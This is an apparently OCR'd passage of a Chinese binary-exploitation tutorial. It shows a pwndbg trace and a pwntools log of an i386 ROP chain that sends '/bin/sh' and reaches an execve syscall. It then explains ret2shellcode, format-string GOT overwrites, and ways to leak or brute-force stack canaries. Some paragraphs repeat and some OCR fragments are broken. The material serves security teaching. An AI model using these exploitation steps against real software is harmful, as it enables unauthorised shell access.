09:0024| 0xffbfa920 —▸ 0x80b003a (_Unwind_GetDataRelBase+10) ◂— pop eax
0a:0028| 0xffbfa924 ◂— 0x0
0b:002c| 0xffbfa928 —▸ 0x80932b8 (__wcslen_ia32+72) ◂— mov ecx, eax
0c:0030| 0xffbfa92c —▸ 0x80b003a (_Unwind_GetDataRelBase+10) ◂— pop eax
0d:0034| 0xffbfa930 ◂— 0xb /* '\x0b' */
0e:0038| 0xffbfa934 —▸ 0x8057d59 (_IO_init_internal+41) ◂— pop edx
0f:003c| 0xffbfa938 ◂— 0x0
10:0040| 0xffbfa93c —▸ 0x80e5044 ◂— 0x0
[ebp - 4]
0x8049d53 <dofunc+110> leave
► 0x8049d54 <dofunc+111> ret
<0x80b003a; _Unwind_GetDataRelBase+10>
↓
0x80b003a <_Unwind_GetDataRelBase+10> pop eax
0x80b003b <_Unwind_GetDataRelBase+11> ret
↓
0x80932b8 <__wcslen_ia32+72> mov ecx, eax
0x80932ba <__wcslen_ia32+74> mov eax, ecx
0x80932bc <__wcslen_ia32+76> ret
[STACK]
00:0000| esp 0xffbfa8fc —▸ 0x80b003a (_Unwind_GetDataRelBase+10) ◂— pop eax
01:0004| 0xffbfa900 —▸ 0x80e5044 ◂— 0x0
02:0008| 0xffbfa904 —▸ 0x80932b8 (__wcslen_ia32+72) ◂— mov ecx, eax
03:000c| 0xffbfa908 —▸ 0x80b003a (_Unwind_GetDataRelBase+10) ◂— pop eax
04:0010| 0xffbfa90c ◂— 0x3
05:0014| 0xffbfa910 —▸ 0x8057d59 (_IO_init_internal+41) ◂— pop edx
06:0018| 0xffbfa914 ◂— 0x8
07:001c| 0xffbfa918 ◂— 0x0
[BACKTRACE]
► 0 0x8049d54 dofunc+111
1 0x80b003a _Unwind_GetDataRelBase+10
2 0x80e5044
3 0x80932b8 __wcslen_ia32+72
4 0x80b003a _Unwind_GetDataRelBase+10
5 0x3
6 0x8057d59 _IO_init_internal+41
7 0x80b003a _Unwind_GetDataRelBase+10


wsl.exe
root@Sonder: ~/pwnpwn
b'input:'
[DEBUG] Sent 0x5d bytes:
00000000 61 61 61 61 62 61 61 61 63 61 61 61 64 61 61 61
|aaaa|baaa|caaa|daaa|
00000010 65 61 61 61 3a 00 0b 08 44 50 0e 08 b8 32 09 08
|eaaa|:···|DP··|·2··|
00000020 3a 00 0b 08 03 00 00 00 59 7d 05 08 08 00 00 00
|:···|····|Y}··|····|
00000030 00 00 00 00 20 0f 07 08 3a 00 0b 08 00 00 00 00
|····| ···|:···|····|
00000040 b8 32 09 08 3a 00 0b 08 0b 00 00 00 59 7d 05 08
|·2··|:···|····|Y}··|
00000050 00 00 00 00 44 50 0e 08 20 0f 07 08 0a
|····|DP··| ···|·|
0000005d
[*] Paused (press any to continue)
pwndbg>
0x080932ba in __wcslen_ia32 ()
pwndbg>
0x080932bc in __wcslen_ia32 ()
pwndbg>
0x080b003a in _Unwind_GetDataRelBase ()
pwndbg>
0x080b003b in _Unwind_GetDataRelBase ()
pwndbg>
0x08057d59 in _IO_init_internal ()
pwndbg>
0x08057d5a in _IO_init_internal ()
pwndbg>
0x08057d5b in _IO_init_internal ()
pwndbg>
0x08070f20 in _dl_sysinfo_int80 ()
pwndbg>
0x8057d59 <_IO_init_internal+41> pop edx
0x8057d5a <_IO_init_internal+42> pop ebx
0x8057d5b <_IO_init_internal+43> ret
0x8070f20 <_dl_sysinfo_int80> int 0x80 <SYS_read
fd: 0x0 (pipe:[46226])
buf: 0x80e5044 ◂— 0x0
nbytes: 0x8
0x8070f22 <_dl_sysinfo_int80+2> ret
0x8070f23 lea esi, [esi]
0x8070f2a lea esi, [esi]
0x8070f30 <_dl_aux_init> endbr32
0x8070f34 <_dl_aux_init+4> call __x86.get_pc_t
hunk.cx <__x86.get_pc_thunk.cx>
[STACK]
00:0000| esp 0xffbfa920 —▸ 0x80b003a (_Unwind_GetDataRelBase+10)
◂— pop eax
01:0004| 0xffbfa924 ◂— 0x0
02:0008| 0xffbfa928 —▸ 0x80932b8 (__wcslen_ia32+72) ◂— mov ec
x, eax
03:000c| 0xffbfa92c —▸ 0x80b003a (_Unwind_GetDataRelBase+10)
◂— pop eax
04:0010| 0xffbfa930 ◂— 0xb /* '\x0b' */
05:0014| 0xffbfa934 —▸ 0x8057d59 (_IO_init_internal+41) ◂— po
p edx
06:0018| 0xffbfa938 ◂— 0x0
07:001c| 0xffbfa93c —▸ 0x80e5044 ◂— 0x0
[BACKTRACE]
► 0 0x8070f20 _dl_sysinfo_int80
1 0x80b003a _Unwind_GetDataRelBase+10
2 0x0


wsl.exe
root@Sonder: ~/pwnpwn
00000030 00 00 00 00 20 0f 07 08 3a 00 0b 08 00 00 00 00
00000040 b8 32 09 08 3a 00 0b 08 0b 00 00 00 59 7d 05 08
00000050 00 00 00 00 44 50 0e 08 20 0f 07 08 0a
0000005d
[*] Paused (press any to continue)
[DEBUG] Sent 0x8 bytes:
00000000 2f 62 69 6e 2f 73 68 00
/bin/sh·
00000008
[*] Switching to interactive mode
[DEBUG] Received 0x6 bytes:
b'byebye'
byebye$
0x080b003a in _Unwind_GetDataRelBase ()
pwndbg> stack 20
00:0000 esp 0xffbfa924 ◂— 0x0
01:0004 0xffbfa928 —▸ 0x80932b8 (__wcslen_ia32+72) ◂— mov ecx, eax
02:0008 0xffbfa92c —▸ 0x80b003a (_Unwind_GetDataRelBase+10) ◂— pop eax
03:000c 0xffbfa930 ◂— 0xb /* '\x0b' */
04:0010 0xffbfa934 —▸ 0x8057d59 (_IO_init_internal+41) ◂— pop edx
05:0014 0xffbfa938 ◂— 0x0
06:0018 0xffbfa93c —▸ 0x80e5044 ◂— '/bin/sh'
07:001c 0xffbfa940 —▸ 0x8070f20 (_dl_sysinfo_int80) ◂— int 0x80
08:0020 0xffbfa944 ◂— 0xa /* '\n' */
09:0024 0xffbfa948 ◂— 0x0
... ↓ 5 skipped
0f:003c 0xffbfa960 —▸ 0x80e5000 (_GLOBAL_OFFSET_TABLE_) ◂— 0x0
... ↓ 2 skipped
12:0048 0xffbfa96c ◂— 0x0
13:004c 0xffbfa970 ◂— 0xcfe03480
pwndbg>
*EIP 0x80b003a (_Unwind_GetDataRelBase+10) ◂— pop eax
[DISASM / i386 / set emulate on]
0x8057d59 <_IO_init_internal+41> pop edx
0x8057d5a <_IO_init_internal+42> pop ebx
0x8057d5b <_IO_init_internal+43> ret
0x8070f20 <_dl_sysinfo_int80> int 0x80
0x8070f22 <_dl_sysinfo_int80+2> ret
► 0x80b003a <_Unwind_GetDataRelBase+10> pop eax
0x80b003b <_Unwind_GetDataRelBase+11> ret
0x80932b8 <__wcslen_ia32+72> mov ecx, eax
0x80932ba <__wcslen_ia32+74> mov eax, ecx
0x80932bc <__wcslen_ia32+76> ret
0x80b003a <_Unwind_GetDataRelBase+10> pop eax
[STACK]
00:0000 esp 0xffbfa924 ◂— 0x0
01:0004 0xffbfa928 —▸ 0x80932b8 (__wcslen_ia32+72) ◂— mov ecx, eax
02:0008 0xffbfa92c —▸ 0x80b003a (_Unwind_GetDataRelBase+10) ◂— pop eax
03:000c 0xffbfa930 ◂— 0xb /* '\x0b' */
04:0010 0xffbfa934 —▸ 0x8057d59 (_IO_init_internal+41) ◂— pop edx
05:0014 0xffbfa938 ◂— 0x0
06:0018 0xffbfa93c —▸ 0x80e5044 ◂— '/bin/sh'
07:001c 0xffbfa940 —▸ 0x8070f20 (_dl_sysinfo_int80) ◂— int 0x80
[BACKTRACE]
► 0 0x80b003a _Unwind_GetDataRelBase+10
1 0x0

06
ret2shellcode

原理


ret2shellcode，即控制程序执行 shellcode 代码。

shellcode 指的是用于完成某个功能的汇编代码，常见的功能主要是获取目标系统的 shell。一般来说，shellcode 需要我们自己填充。这其实是另外一种典型的利用方法，即此时我们需要自己去填充一些可执行的代码。

在栈溢出基础上，要想执行shellcode，需要对应的程序在运行时，shellcode所在的区域具有可执行权限。


ret2shellcode布栈手法

shellcode 指的是用于完成某个功能的汇编代码，常见的功能主要是获取目标系统的 shell。一般来说，shellcode 需要我们自己填充。这其实是另外一种典型的利用方法，即此时我们需要自己去填充一些可执行的代码。



ret2shellcode布栈手法

shellcode 指的是用于完成某个功能的汇编代码，常见的功能主要是获取目标系统的 shell。一般来说，shellcode 需要我们自己填充。这其实是另外一种典型的利用方法，即此时我们需要自己去填充一些可执行的代码。



07

栈上格式化字符串漏洞

原理

格式化字符串函数可以接受可变数量的参数，并将第一个参数作为格式化字符串，根据其来解析之后的参数。


相应的要被解析的参数的个数也自然是由这个格式化字符串所控制，从而被利用

格式化字符串的格式

```
%[parameter][flags][field width][.precision][length]type
```

1. `type`：例如`%s`、`%p`，`%n`不输出字符，但是会把已经成功输出的字符个数写入对应的整型指针参数所指的变量
2. `length`：例如`%hh`表示输出一个字节，`h`表示输出一个双字节
3. `parameter`：`%n$`，获取格式化字符串函数中的第`n`个参数；并且对于`x64`，会先从`rdi`开始，然后是`rsi、rdx、rcx、r8、r9`，然后才是栈上的参数
4. 一般来说格式化字符串漏洞很少利用到`flags`、`.precision`，经常使用的3个参数是`parameter`，`field width`和`length`，常见形式就是`%15$p`这种，主要是利用`%p %s %n %a %c`少数几种，其中`%n %c`主要用于写，其他的都是用于读

利用思路


2
输入
7$
puts_got
puts_addr
system_addr
%c%$hhn
%c%+1$hhn
%c%+2$hhn
%c%+3$hhn
fmtstr_payload
printf@got.plt
$
system
printf@got.plt+1
+1$
system+1
printf@got.plt+2
+2$
system+2
printf@got.plt+3
+3$
system+3
3
ebp
74$
return_addr
75$
main+30
printf_got
1

08
canary

Canary是金丝雀的意思。技术上表示最先的测试的意思。这个来自以前挖煤的时候，矿工都会先把金丝雀放进矿洞，或者挖煤的时候一直带着金丝雀。金丝雀对甲烷和一氧化碳浓度比较敏感，会先报警。所以大家都用Canary来搞最先的测试。StackCanary表示栈的报警保护。

在函数返回值之前添加的一串随机数(不超过机器字长)(也叫做cookie)，末位为/x00(提供了覆盖最后一字节输出泄露canary的可能)，如果出现缓)中区溢出攻击，覆盖内容覆盖到Canary处，就会改变原本该处的数值，当程序执行到此处时，会检查Canary值是否跟开始的值一样，如果不一样，程序会崩溃，从而达到保护返回地址的目的。

漏洞利用：

1. 通过格式化字符串漏洞泄露出canary的值
2. 利用fork函数的特性使用脚本爆破canary的值